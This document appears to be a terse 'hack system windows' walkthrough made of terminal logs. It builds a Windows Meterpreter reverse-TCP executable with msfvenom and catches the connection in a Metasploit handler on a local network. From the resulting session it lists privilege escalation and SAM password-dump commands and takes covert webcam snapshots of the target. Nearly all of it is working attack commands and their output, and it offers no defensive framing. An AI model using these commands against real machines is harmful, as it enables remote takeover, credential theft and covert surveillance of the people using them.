


## Create payload for hack system windows

```
yahya@kk -  
File Actions Edit View Help  
--platform <platform> The platform for --payload (use --list platforms to list)  
-o, --out <path> Save the payload to a file  
-b, --bad-chars <chars> Characters to avoid example: '\x00\xff'  
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload  
--pad-nops <length> Use nopsled size specified by -n <length> as the total payload size, auto-prepend a nopsled of quantity (nops minus payload length)  
-s, --space <length> The maximum size of the resulting payload  
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)  
-i, --iterations <count> The number of times to encode the payload  
-c, --add-code <path> Specify an additional win32 shellcode file to include  
-x, --template <path> Specify a custom executable file to use as a template  
-k, --keep Preserve the --template behaviour and inject the payload as a new thread  
-v, --var-name <value> Specify a custom variable name to use for certain output formats  
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)  
-h, --help Show this message  
  
[yahya@kk]~  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.122 -f exe -o /var/www/html/yy.exe  
[~] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[~] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Error: Permission denied @ rb_sysopen - /var/www/html/yy.exe  
  
[yahya@kk]~  
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=192.168.1.122 LPORT=7777 -o /var/www/html/yy.exe  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Error: Permission denied @ rb_sysopen - /var/www/html/yy.exe  
  
[yahya@kk]~  
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=192.168.1.122 LPORT=7777 -o /home/yahya/Desktop/yy.exe  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: /home/yahya/Desktop/yy.exe  
  
[yahya@kk]~  
$ msfconsole  
Metasploit tip: View missing module options with show missing  
  
--p'-----qs.-----0+-----  
..+oooyssyysyysyddh++os-+-----  
+++++sydhoyso/+. .... -///::+ohyosyosy/+om+::ooo///o
```



```
File Actions Edit View Help
Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC    process           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST       192.168.1.122      yes       The listen address (an interface may be specified)
LPORT       4444               yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST=192.168.1.122
[-] Unknown datastore option: LHOST=192.168.1.122.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
  -c, --clear  Clear the values, explicitly setting to nil (default)
  -g, --global Operate on global datastore variables
  -h, --help   Help banner.

msf6 exploit(multi/handler) > set LHOST 192.168.1.122
LHOST => 192.168.1.122
msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC    process           yes       Exit technique (Accepted: '', seh, thread, process, none)
```

```
File Actions Edit View Help
[-] Unknown datastore option: LHOST=192.168.1.122.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
  -c, --clear Clear the values, explicitly setting to nil (default)
  -g, --global Operate on global datastore variables
  -h, --help Help banner.

msf6 exploit(multi/handler) > set LHOST 192.168.1.122
LHOST => 192.168.1.122
msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.122   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 7777            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |




View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.122:7777
[*] Sending stage (176198 bytes) to 192.168.1.123
[*] Meterpreter session 1 opened (192.168.1.122:7777 => 192.168.1.123:53267) at 2025-02-23 13:46:12 +0300
```





```
File Actions Edit View Help
Command Description
play play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database

Priv: Timestamp Commands
Command Description
timestamp Manipulate file MACE attributes

For more info on a specific command, use <command> -h or help <command>.

meterpreter > play
Please specify a path to an audio file
meterpreter > webcam_chat
[*] Webcam chat session initialized.
[-] stdapi_sys_process_execute: Operation failed: The system cannot find the file specified.
meterpreter > webcam_snap
[*] Starting...
[*] Got frame
[*] Stopped
Webcam shot saved to: /home/yahya/CMBjep3.jpeg
meterpreter > webcam_snap
[*] Starting...
[*] Got frame
[*] Stopped
Webcam shot saved to: /home/yahya/uGwLucJM.jpeg
meterpreter > reco
```